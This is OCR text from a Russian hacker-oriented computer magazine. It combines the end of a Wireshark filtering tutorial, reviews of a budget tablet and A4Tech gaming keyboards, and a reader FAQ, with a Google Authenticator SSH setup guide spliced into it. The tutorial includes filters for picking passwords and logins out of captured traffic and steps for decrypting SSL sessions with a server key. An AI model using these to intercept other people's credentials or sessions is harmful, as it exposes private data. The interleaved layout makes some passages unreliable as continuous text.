На рис. 4 показан пример небольшой выборки ICMP-сообщений, созданных тестовым Linux-маршрутизатором. Сообщение «Port Unreachable» обычно используется по умолчанию. Оно же генерируется сетевым стеком при получении UDP-датаграммы на неиспользуемый порт. Чтобы виртуальный роутер на основе Debian начал отдавать сообщения «Host unreachable» и «Communication administratively filtered», пришлось с ним повозиться. Cisco же информирует об административной фильтрации обычно по умолчанию. Сообщение «Time-to-live exceeded» говорит о наличии петли на каком-то участке сети (ну и при трассировке маршрута такие пакеты также могут появляться).

Кстати, о межсетевых экранах. Создавать правила для популярных файеров можно прямо в Wireshark, используя пункт «Firewall ACL Rules» меню «Tools». Предварительно нужно выбрать в списке пакет, информация которого будет использована. Доступны стандартные и расширенные ACL Cisco, правила UNIX-like продуктов IP Filter, IPFirewall (ipfw), Netfilter (iptables), Packet Filter (pf), а также Windows Firewall (netsh).

И теперь кратко об азах фильтрации на сетевом уровне, основу которой составляют поля заголовка IP-пакета — адрес отправителя (ip.src) и адрес получателя (ip.dst):

```
(ip.src == 192.168.56.6) || (ip.dst == 192.168.56.6)
```

Так мы увидим все пакеты, которые получил или отправил данный IP-адрес. Фильтровать целые подсети можно, используя CIDR-нотацию записи маски. Для примера выявим инфицированный хост, осуществляющий спам-рассылку (здесь 192.168.56.251 — это IP-адрес нашего SMTP-сервера):

```
ip.src == 192.168.56.0/24 and tcp.dstport == 25 and ↵
!(ip.dst == 192.168.56.251)
```

К слову, для выборки по MAC-адресам следует использовать примитивы eth.src, eth.dst и eth.addr. Порой проблемы сетевого уровня куда теснее связаны с Ethernet-уровнем, чем об этом повествует теория. В частности, при настройке маршрутизации очень полезно бывает посмотреть, на MAC-адрес какого роутера упрямый узел отправляет пакеты. Впрочем, для такой простой задачи за глаза хватит утилиты tcpdump, практически штатной для UNIX-подобных систем.

С фильтрацией портов у Wireshark тоже никаких вопросов нет. Для TCP к твоим услугам ключевые слова tcp.srcport, tcp.dstport и tcp.port, для UDP — udp.srcport, udp.dstport и udp.port. Правда, у встроенного языка фильтров Wireshark не нашлось аналога примитива port в Pcap, обозначающего как порт UDP, так и TCP. Но это легко исправить с помощью логического выражения, например:

```
tcp.port == 53 || udp.port == 53
```

Filter: (arp.opcode eq reply) and (arp.src.proto_ipv4 eq 192.168. | Expression... | Clear | Apply

No..	Time	Source	Destination	Protocol	Info
2	0.000288	CadmusCo_fd:b6:6b	0a:00:27:00:00:00	ARP	192.168.56.5 is at 08:00:27:fd:b6:6b
4	0.000331	CadmusCo_fd:b6:6c	0a:00:27:00:00:00	ARP	192.168.56.5 is at 08:00:27:fd:b6:6c

Рис. 3. Результат работы фильтра протокола ARP

Filter: icmp and ((icmp.type ne 0) and (icmp.type ne 8)) | Expression... | Clear | Apply

No..	Time	Source	Destination	Protocol	Info
2	0.000188	192.168.56.6	192.168.56.1	ICMP	Destination unreachable (Host unreachable)
4	4.248288	192.168.56.6	192.168.56.1	ICMP	Destination unreachable (Communication administratively filtered)
10	14.291234	192.168.56.6	192.168.56.1	ICMP	Destination unreachable (Port unreachable)
12	19.291291	192.168.56.6	192.168.56.1	ICMP	Destination unreachable (Port unreachable)
14	24.291347	192.168.56.6	192.168.56.1	ICMP	Destination unreachable (Port unreachable)
16	47.908705	192.168.56.6	192.168.56.1	ICMP	Time-to-live exceeded (Time to live exceeded in transit)

Рис. 4. Некоторые ICMP-сообщения




Рис. 5. Создание правил межсетевого экрана

ИМПРОВИЗИРУЕМ С HTTP-ТРАФИКОМ

Прикладные протоколы, в частности HTTP, — это «вечная» тема в разрезе сниффинга. Справедливости ради нужно сказать, что для исследования веб-трафика создано немало специализированных программных средств. Но и такой универсальный инструмент, как Wireshark, с его гибкой системой фильтрации на этом поприще оказывается совсем не лишним.

Для начала соберем немного веб-трафика, сходив на первый пришедший на ум сайт. Теперь поищем в сообщениях протокола TCP, служащего транспортом для HTTP, упоминания любимого интернет-ресурса:

```
tcp contains "xakep.ru"
```

Оператор contains проверяет наличие подстроки в данном поле. Есть еще оператор matches, в нем можно использовать Perl-совместимые регулярные выражения.

Окошко «Filter Expressions», конечно, хороший помощник, но порой перелистывать длинный список в поисках нужного поля весьма утомительно. Есть более простой способ создания/модификации фильтров отображения — с помощью контекстного меню при просмотре пакетов. Для этого нужно просто кликнуть правой клавишей мыши по интересующему полю и выбрать один из подпунктов пункта «Apply As Filter» или пункта «Prepare a Filter». В первом случае изменения тут же вступят в силу, а во втором — можно будет подкорректировать выражение. «Selected» означает, что значение поля станет новым фильтром, «Not Selected» — то же самое, только с отрицанием. Пункты, начинающиеся с «...», добавляют значение поля к существующему выражению с учетом логических операторов.

Рис. 6. Модификация фильтра отображения на лету

Комбинируя различные средства графического интерфейса Wireshark и знание особенностей протокола HTTP, можно легко детализировать до требуемого уровня отображение трафика в главном окне программы.

Например, чтобы посмотреть, какие именно изображения браузер запрашивал у веб-сервера при формировании страницы, сгодится фильтр, анализирующий содержимое передаваемого серверу URI:

```
(http.host eq "www.xakep.ru") and ((http.request.uri ↵
contains ".jpg") or (http.request.uri contains ".png"))
```

То же самое, но с использованием matches:

```
(http.host eq "www.xakep.ru") and (http.request.uri ↵
matches ".jpg|.png")
```

Разумеется, поля сообщений протоколов разных уровней можно без особых проблем смешивать в одном выражении. Например, чтобы узнать, какие картинки данный сервер передал клиенту, используем исходный адрес из IP-пакета и поле «Content-Type» HTTP-ответа:

```
(ip.src eq 178.248.232.27) and (http.content_type ↵
contains "image")
```

А с помощью поля HTTP-запроса «Referer» ты сможешь узнать, с каких еще серверов браузер берет контент при формировании страницы любимого сайта:

```
(http.referer eq "http://www.xakep.ru/") and (not ↵
(ip.dst eq 178.248.232.27))
```

Рассмотрим еще несколько фильтров-полезняшек. Для выборки из трафика HTTP-запросов, сделанных методом GET, можно использовать следующее выражение:

```
http.request.method == GET
```

Именно на прикладном уровне фильтры отображения проявляют себя во всей красе и простоте. Для сравнения: чтобы, например, решить эту задачу с помощью Pcap, пришлось бы применить вот такую трехэтажную конструкцию:

```
port 80 and tcp[((tcp[12:1] & 0xf0) >> 2):4] = 0x47455420
```

Чтобы выяснить, какие www-подключения совершал пользователь хоста 192.168.56.8 в определенный интервал времени (скажем, в обеденный перерыв), задействуем примитив frame.time:




Рис. 7. Настройка SSL-сертификата




Рис. 8. Настройка удаленного перехвата в Wireshark

```
tcp.dstport == 80 && frame.time >= "Yan 9, 2013 ↵
13:00:00" && frame.time < "Yan 9, 2013 14:00:00" && ↵
ip.src == 192.168.56.8
```

Ну и отображение URI запросов, содержащих слова «login» и «user», плюс «напоминалка» паролей:

```
http.request.uri matches "login.*=user"
(http contains "password") || (pop contains "PASS")
```

ПЕРЕХВАТ SSL-КОНТЕНТА

Настоящий бич исследователя сетевого трафика — шифрование. Но если у тебя есть заветный файл с сертификатом (кстати, беречь его нужно как зеницу ока), то ты легко сможешь узнать, что прячут пользователи данного ресурса в SSL-сессиях. Для этого нужно указать параметры сервера и файл сертификата в настройках протокола SSL (пункт «Preferences» меню «Edit», слева в списке протоколов выбрать SSL). Поддерживаются форматы PKCS12 и PEM. В последнем случае нужно убрать пароль с файла командами:

```
openssl pkcs12 -export -in server.pem -out aa.pfx
openssl pkcs12 -in aa.pfx -out serverNoPass.pem –nodes
```

АНАЛИЗИРУЕМ ТРАФИК С УДАЛЕННЫХ ХОСТОВ

Пользователи Windows могут не только работать с интерфейсами того компьютера, на котором запущен Wireshark, но и снимать трафик с удаленных машин. Для этого существует специальная служба (Remote Packet Capture Protocol) в поставке библиотеки WinPcap. Ее нужно предварительно включить в оснастке управления службами (services.msc). Теперь, запустив Wireshark на удаленном компьютере, можно подключиться к тому узлу, на котором работает сервис удаленного перехвата трафика (по умолчанию использует порт 2002), и данные по протоколу RPCAP потекут к тебе рекой.

Также приведу варианты подключения к домашнему *nix-роутеру «извне» для удаленного анализа трафика:

```
$ ssh root@home.gw.ip.addr 'tshark -f "port !22" -i ↵
any -w -' | wireshark -k -i -
$ ssh root@home.gw.ip.addr tcpdump -U -s0 -w - 'not ↵
port 22' | wireshark -k -i -
```

ЗАКЛЮЧЕНИЕ

На фоне всеобщего увлечения компьютерного андеграунда вопросами безопасности сетевых приложений монументальные проблемы нижележащих уровней постепенно уходят на второй план. Понятно, что сетевой и транспортный уровни изучены и исследованы вдоль и поперек. Но беда в том, что специалисты, выросшие на SQL-инъекциях, межсайтовом скриптинге и инклудах, не подозревают об огромном пласте, скрытом под вершиной айсберга.

Сниффер же, подобно отладчику и дизассемблеру, показывает детали функционирования системы в мельчайших подробностях. Установив Wireshark и проявив некоторую сноровку, ты сможешь увидеть сетевые взаимодействия, как они есть — в невинном, девственно обнаженном виде. И фильтры тебе в помощь! ⌶

INFO

Извлечение трафика для мониторинга и отладки из сетевого трафика осуществляется пакетным фильтром. Пакетный фильтр входит в состав ядра операционной системы и получает сетевые пакеты от драйвера сетевой карты.

Примерами пакетных фильтров для UNIX-like ОС являются BPF (Berkeley Packet Filter) и LSF (Linux Socket Filter). В BPF фильтрация реализована на основе регистро-ориентированного примитивного машинного языка, интерпретатором которого и является BPF.

WWW

- **Официальный сайт Wireshark:** www.wireshark.org;
- **wiki-страница, посвященная фильтрам отображения:** wiki.wireshark.org/DisplayFilters;
- **страница гида Wireshark, посвященная фильтрам отображения:** goo.gl/jzcTl;
- **wiki-страница, посвященная фильтрам Pcap:** wiki.wireshark.org/CaptureFilters;
- **библиотека Pcap и утилита tcpdump:** www.tcpdump.org;
- **библиотека WinPcap:** www.winpcap.org.

ИЗВЛЕЧЬ ПОЛЕЗНЫЙ ГРУЗ

В определенных кругах широко известны специализированные инструменты, позволяющие «вытаскивать» из трафика конечные информационные объекты: файлы, изображения, видео- и аудиоконтент и прочее. Благодаря мощной аналитической подсистеме, Wireshark эту функциональность с лихвой покрывает, поэтому ищи в соответствующих окнах анализа кнопку «Save Payload...».

ИНСТРУМЕНТ ИЗ РАЗРЯДА MUST HAVE

Wireshark — широко известный инструмент перехвата и интерактивного анализа сетевого трафика, фактически стандарт для промышленности и образования. Распространяется под лицензией GNU GPLv2. Wireshark работает с большинством известных протоколов, имеет графический интерфейс пользователя на основе GTK+, мощную систему фильтров трафика и встроенный интерпретатор языка программирования Lua для создания декодеров и обработчиков событий.

PCAP-ФИЛЬТР ДЛЯ ВЫЯВЛЕНИЯ СКАНИРОВАНИЯ NETBIOS-ПОРТОВ

```
dst port 135 or dst port 445 or dst port 1433 and tcp[tcpflags] & (tcp-syn) != 0 and tcp[tcpflags] & (tcp-ack) = 0 and src net 192.168.56.0/24
```

Екатерина Михеева-Капанжа



3Q SURF RC9716B



6600 РУБ.

Планшеты теперь у всех и повсюду — даже бедным африканским детишкам их иногда подкидывают в качестве гуманитарной помощи, так сказать, в образовательных целях. Но у нас дела обстоят лучше, покупательская способность выше, поэтому планшеты уже прочно вошли в жизнь простого россиянина, особенно молодого. Рынок планшетных ПК развивается молниеносно, открывая выбор небывалых размеров. Одна из ключевых причин всей этой кутерьмы — стремительно падающая планка нижней цены. Сегодня мы рассмотрим российское устройство, которое можно купить за 6000 рублей, — 3Q RC9716B.

Первое, что бросается в глаза (и чего никак не ожидаешь получить за такую цену), — это яркий дисплей с IPS-матрицей с поддержкой до 10 точек касания. Диагональ в 9,7 дюйма достаточно типична — производитель пошел по протоптанной дорожке. Планшет, попавший к нам на тест, «одет» в серебристый перламутровый корпус, причем сзади он покрыт слоем прозрачного пластика, немного напоминающего стеклянную оболочку. Вообще доступны три цвета задней крышки: бронзовый металлик, серебристый металлик или темно-серый металлик.

На ребрах планшета много механических кнопок: клавиша включения (на нижнем торце), клавиша «Меню» и качели громкости (слева), клавиша «Домой» (сверху). На нижнем торце также расположен разъем для наушников, а сверху — два динамика. На верхнем же ребре находятся и остальные разъемы: для зарядки, microUSB и слот для карт памяти microSD.

В комплекте ты найдешь защитную пленку, которая, кстати, уже наклеена на планшет, зарядное устройство, наушники и два провода USB: первый — переходник с microUSB-to-USB для подключения к компьютеру, а второй тоже переходник с microUSB, но уже OTG, для подключения всякого рода флешек к планшету. О поддержке USB-модемов на сайте производителя ничего не сказано, но нам удалось подключить модель Huawei E173. К сожалению, списка поддерживаемых 3G-модемов нет, в каждом конкретном случае придется проверять методом проб и ошибок. Однако сам факт того, что инет может быть доступен не только через Wi-Fi, радует.

Основу 3Q RC9716B составляет SoC RockChip RK2918 с тактовой частотой 1 ГГц, построенная на базе одного ARM Cortex-A8. Данная SoC отличается достаточно низким энергопотреблением и позиционируется как первая в мире однокристальная система, в которой полностью аппаратно реализован декодер Full HD видео. В роли GPU в системе на кристалле выступает графическое ядро Vivante GC800, поддерживающее OpenGL ES 2.0 и Open VG. К сожалению, RockChip RK2918 не назовешь «супер-пупер» производительной системой, однако для удовлетворения базовых потребностей современного homo sapiens (серфинга в интернете, простеньких 3D-игр и просмотра американских комедий) вполне хватит.

ВЫВОДЫ

Главная фишка 3Q RC9716B — качественная IPS-матрица в совокупности с низкой стоимостью. Понятно, что при этом чем-то придется поплатиться, в данном случае производительностью (она средненькая). Устройство может быть идеальным подарком (особенно самому себе) — цена вроде игрушечная, а планшет более чем настоящий, практически ничем не уступающий более «взрослым» и дорогим конкурентам. А еще забавно и достаточно свежо смотрится модель с золотистой задней крышкой.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Операционная система: Android Ice Cream Sandwich (4.0.4)
Дисплей: 9.7", 1024 × 768, технология IPS, мультитач до 10 точек касания
Процессор: RockChip RK2918, Cortex-A8, 1 ГГц (графический процессор Vivante GC800)
RAM: 1 Гб, DDR3
Встроенная память: 8 Гб
Камеры: 2 мегапикселя (фронтальная), 2 мегапикселя (тыловая)
Аккумулятор: Li-pol, 3600 мА · ч
Беспроводные сети: Wi-Fi 802.11b/g/n
Разъемы: microUSB, 3,5 мм (мини-джек), слот microSD
Дополнительно: встроенные динамики (стерео), микрофон, G-сенсор
Габариты: 243 × 190 × 9,4 мм
Вес: 641 г
Комплектация: планшет, кабель OTG (USB — microUSB), кабель USB, зарядное устройство, наушники, защитная пленка

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

AnTuTu Benchmark v. 3.1.1
CPU в целом: 736 баллов
RAM: 623 балла
ЦП с целыми числами: 586
ЦП с плавающей запятой: 150
2D-графика (768 × 976): 284
3D-графика (768 × 976): 903
Ввод/вывод базы данных: 290
Запись на карту SD: 77 (7,7 Мб/с)
Чтение с карты SD: 202 (>50 Мб/с)
Общая оценка: 3115 баллов

Екатерина Михеева-Капанжа

ГЕЙМИНГ В СТИЛЕ X7!


Возможно ли приобрести хорошую игровую клавиатуру и уложиться при этом в достаточно скромную сумму? Компания A4Tech уверяет, что можно, и представляет на суд покупателя клавиатуры X7-G800 и X7-G100. Если первое устройство — типичный представитель класса игровых клавиатур с «геймерскими» и мультимедиаклавишами, то второе — это скорее дополнение к обычной (например, офисной) клавиатуре, этакий игровой блок, оснащенный лишь самыми необходимыми элементами управления.



A4TECH X7-G800

В комплекте с клавиатурой можно найти дополнительные клавиши для замены наиболее изнашиваемых в руках «трушного» геймера — WASD и стрелки, а для того, чтобы замена происходила легко и безболезненно, — специальный пинцет. Эти же кнопки на самой клавиатуре прорезиненные, они яркого красного цвета.

С правой стороны от цифрового блока расположено семь мультимедиакнопок, а над ними находится переключатель скоростей клавиатуры. Всего предусмотрено четыре режима скорости: обычный, ускоренный, быстрый и турбо. В максимально быстром последнем режиме время отклика составляет 7,92 мс.





Клавиша пробела раза в два короче стандартной, ей пришлось «потесниться», а на отвоеванной территории расположились дополнительные клавиши (с литерой G). Еще несколько блоков с G-клавишами расположены под пробелом, над клавишами управления курсором и слева от алфавитно-цифрового блока — всего геймерских клавиш 15.

Подставка под запястья «пупырчатая», чтобы руки не соскальзывали. Насколько приятен подобный массаж при длительном использовании — вопрос спорный. Производитель заверяет, что клавиатура полностью водонепроницаемая. Честно говоря, проверять это мы не рискнули, просто поверили на слово, хотя в Сети можно найти ролик, в котором счастливый обладатель моет A4Tech X7-G800 с мылом (!) под струей воды.

A4TECH X7-G100

Вторая клавиатура, которую мы сегодня рассматриваем, — это и не клавиатура вовсе, по крайней мере в привычном значении этого слова. Но она пригодится как «профессиональное» дополнение к обычной клавиатуре. A4Tech X7-G100 включает в себя лишь те клавиши из стандартной клавиатуры, которые используются в играх, а также кнопки регулировки громкости. В общем, расположение клавиш непривычное: например, <Shift> находится напротив <A>, клавиши расположены не в шашечном порядке, как на обычной клавиатуре, а аккурат друг под другом, а функциональные клавиши — попарно. Стандартные клавиши управления (WASD) такие же прорезиненные и кричаще-красные, как и у A4Tech X7-G800.

Интересна комплектация устройства, так как помимо мини-клавиатуры в коробке ты найдешь еще несколько приятных бонусов. Во-первых, это чехол для переноски игрового блока с кармашком, в который при желании можно поместить средних размеров мышку. Во-вторых, вместе с клавиатурой поставляются сменные промаркированные панельки, на которых подписаны команды для таких игр, как Counter-Strike, Battlefield, Call of Duty и Half Life 2.

Да, A4Tech X7-G100 не назовешь ультрановинкой, однако то, что она находит своих покупателей на протяжении уже нескольких лет, может служить косвенным доказательством ее актуальности и востребованности и на сегодняшний день.



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ



A4Tech X7-G800

Интерфейс: PS/2, USB
Число клавиш: 104
Дополнительные клавиши: 22
Тип клавиатуры: мембранная
Время отклика: 7,92 мс
Дополнительно: четыре скоростных режима, водонепроницаемость



A4Tech X7-G100

Интерфейс: USB, проводная
Габариты: 200,3 × 190 × 20,5 мм
Число клавиш: 62
Тип клавиатуры: мембранная
Дополнительно: четыре сменные игровые панели, увеличенный вес, водонепроницаемость

ВЫВОДЫ

A4Tech X7-G800 и A4Tech X7-G100 привлекают в первую очередь ценой, но это далеко не главные их достоинства. Обе клавиатуры водонепроницаемы. Даже если у тебя нет привычки брать с собой комп в ванную, то эта особенность все равно будет полезна, ведь разлить кофе во время игры может каждый. Если первая клавиатура — гибрид офисной, игровой и мультимедиа (в общем-то, как большинство представителей рынка), то вторая исключительно игровая, она будет дополнением к основной. Кстати, как раз вместе они составят идеальный геймерский комплект!

Роман Гоций (gotsijroman@gmail.com)



ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q **Хочу написать на Python'е линукс-демон, который будет мониторить страницу в интернете на наличие изменений и уведомлять меня о каждом изменении. Как бы ты сделал это?**

A Основу демона можно взять готовую — в Сети их полно. Я бы рекомендовал посмотреть на вот эту основу: bit.ly/PythonDeamon. Предельно простой и красивый Python-код. Для вывода уведомлений, если работаешь под Ubuntu, можно использовать библиотеку libnotify. Выполни из питона (с помощью subprocess, например) системную команду:

```
notify-send "Message text"
```

Чтобы запустить созданный демон, сначала сделай py-файл исполняемым и выполни:

```
$ python testdeamon.py start
```

Q **Как защититься от атак типа MITM, основанных на использовании злоумышленниками поддельных сертификатов?**

A На данный момент средств защиты от подобного рода атак нет, но на рассмотрение в комитет IETF внесена альфа-версия стандарта, который частично решает проблему. Стандарт определяет легковесное дополнение к протоколу TLS — TACK (Trust Assertions for Certificate Keys). Суть этого дополнения состоит в том, что браузер может запомнить информацию о сертификатах сайта, которая в дальнейшем будет использована для определения подлинности сертификата. Владелец сайта имеет возможность сгенерировать пару TACK-ключей: приватный и публичный. Приватный ключ используется для подписи публичного TLS-ключа сервера, а публичный при некоторых условиях посылается клиенту, и служит он для проверки подписи TLS-ключа. Вся соль в том, что браузер может привязать публичный ключ к определенному доменному имени. Если после привязки атакующий попробует осуществить MITM-атаку, используя поддельный сертификат, у него ничего не получится, так как TACK-валидация провалится. Этот стандарт может позволить организовать новый слой защиты SSL, который делает возможным провести атаку только в том случае, если скомпрометирован и центр сертификации, и веб-сайт.

Q **Последняя доступная прошивка для моего смартфона Samsung Galaxy Y (S5360) — Android 2.3. Где найти, если она вообще существует, прошивку поновее?**

A Для твоего девайса 2.3 — это последняя официальная прошивка, и сомневаюсь, что самсунги предоставят для этого аппарата версию постарше, — оперативки там маловато. Но существует множество послепродажных прошивок на базе Android (например, CyanogenMod или MIUI). Разные версии этих прошивок портируются энтузиастами под всевозможные девайсы. Что касается Galaxy Y, то стабильных прошивок на базе Android ICS я не встречал, хотя тут: bit.ly/CM9-GY ведется порт CyanogenMod 9 (на базе ICS).

Q **Устроился на новую работу. В организации на компьютерах установлена корпоративная Windows 7 x64. Лицензии закуплено две, соответственно, некоторые компьютеры идут с одной лицензией, а остальные — с другой. Мне нужно узнать, какая лицензия установлена на каждом из компьютеров. От прежнего айтишника никаких записей не осталось, бухгалтерия не в курсе. Программы, которые должны показывать ключ продукта, выводят вместо него хлам. Как быть?**

A Ты не можешь увидеть ключ продукта, потому что на корпоративной винде это сделать невозможно. Хочу предложить тебе распознать компьютеры по последним

ДВУХЭТАПНАЯ SSH-АВТОРИЗАЦИЯ С ПОМОЩЬЮ GOOGLE AUTHENTICATOR

С каждым днем двухэтапная авторизация становится все популярнее. Интернет-сервисы один за другим внедряют ее поддержку на свои сайты, поскольку такой способ авторизации предельно прост и при этом обеспечивает высокую безопасность. Сильный толчок к столь бурному развитию этой технологии дал Гугл. Благодаря опенсорсной разработке под названием Google Authenticator (bit.ly/GoogleAuth) двухэтапную авторизацию можно прикрутить почти к чему угодно. Давай обезопасим с ее помощью свой SSH.

1 Для внедрения двухфакторной авторизации с помощью Google Authenticator мы воспользуемся PAM-модулем от Google (PAM-модули позволяют легко внедрить разные формы авторизации в *nix-системе). Установить его можно так:

```
$ sudo apt-get install ↵
libpam-google-authenticator
```

Но если в репозиториях твоей системы данного пакета не окажется, то можешь скачать отсюда bit.ly/ga_downl исходные коды и скомпилировать модуль под свою платформу.

2 После того как мы установили модуль, нужно сгенерировать аутентификационный ключ. Залогинься под юзером, из-под которого будешь входить удаленно, и выполни:

```
$ google-authenticator
```

Программа тут же сгенерирует ключ и запасные коды, после этого запросит разрешение на обновление твоего Google Authenticator файла — разрешаем. Дальше последуют еще несколько вопросов, касающихся безопасности, — отвечай на свое усмотрение.

четырем знакам лицензии, которые можно получить с помощью команды slmgr.vbs /dlv. Для небольшой автоматизации выполни на каждом компьютере такой скрипт:

```
@Echo Off
For /F "tokens=2 delims=:" %%i ↵
In ('cscript %windir%\System32\↵
slmgr.vbs /dlv ^| Find "Partial Product ↵
Key:"') Do Set k=%%i
Echo %COMPUTERNAME% - %k: =% >> ↵
%COMPUTERNAME%.txt
```

Теперь файл можно скопировать по сети на твой ПК. Замени "Partial Product Key" на "Частичный ключ продукта", если у тебя русская винда.

Q **С рабочего стола Windows 7 я убрал панель задач. Вместо нее установил стороннюю анимированную панель задач, но из этой панели не могу «развернуть» трей, то есть нет доступа к свернутым в трей приложениям. Как развернуть это окошко с помощью ярлыка?**

A Быстрее и легче всего решить твою задачу можно, используя программы типа AutoIt или AutoHotKey. С их помощью нужно написать скрипт, «нажимающий» комбинацию клавиш <Win + B> и потом <Enter> (эта последовательность как раз сделает то, что тебе нужно). Например, на AutoIt этот скрипт будет выглядеть так:

```
send("#и")
; или send("#b"), если по умолчанию
; английская раскладка
send("{ENTER}")
```

Теперь этот скрипт можно скомпилировать с помощью AutoIt Script to EXE Conventer.


Q **В процессе разработки моего Java-проекта мне понадобился LRU-кеш. Какие готовые решения предоставляет Java для его реализации?**

УДОБНЫЙ ТРАНСФЕР МЕЖДУ ОБЛАЧНЫМИ ХРАНИЛИЩАМИ



СУЩЕСТВУЕТ ЛИ СПОСОБ ПЕРЕСЫЛКИ ФАЙЛОВ МЕЖДУ DROPBOX И GOOGLE DRIVE, ТОЛЬКО ЧТОБЫ ПОПРОЩЕ?

A Если тебе нужен легкий и понятный интерфейс без лишних настроек, тогда хорошим выбором будет онлайн-сервис mybackupbox.com. Он позволяет пересылать файлы между самыми популярными облачными хранилищами. Кроме того, поддерживаются FTP, SFTP и MySQL. В приватном бета-тестировании также доступны другие облачные хранилища и сервисы, среди них: Yandex.Disk, Picasa, WordPress, SharePoint, Backup Box Cloud. Сервис позволяет легко настроить повторяемость операций копирования. Интерфейс сервиса очень прост — разберется даже ребенок. На бесплатном аккаунте ты сможешь перекачивать до 10 Гб в месяц: максимум по гигабайту за подход десять раз в месяц. Если тебе нужно больше, то придется заплатить. Платный аккаунт, кроме того, позволяет копировать только изменившиеся файлы, что сэкономит трафик.



Дружественный интерфейс сервиса Backup Box

3 Теперь нужно добавить новую учетку в Google Authenticator на твоем мобильном девайсе. Для этого в меню Google Authenticator на телефоне выбери «Добавить учетную запись». Теперь можешь выбрать «Добавить учетную запись вручную» и ввести 16-значный ключ, сгенерированный на предыдущем шаге, или же выбрать «Сканировать штрих-код». Соответствующий штрих-код можно увидеть по ссылке немного выше ключа. Кроме того, псевдографический QR-код будет напечатан прямо в терминале, просто увеличь размеры терминала, если он там не помещается.

4 Чтобы прикрутить все это к SSH-авторизации, открой из-под рута файл /etc/pam.d/sshd и добавь в конец следующую строчку:

```
auth required pam_google_authenticator.so
```

А в конфиге /ect/ssh/sshd_config смени значения ключа на yes:

```
ChallengeResponseAuthentication yes
```

Ну и наконец, для внесения изменений перезагрузи SSH-сервер («service ssh restart»).

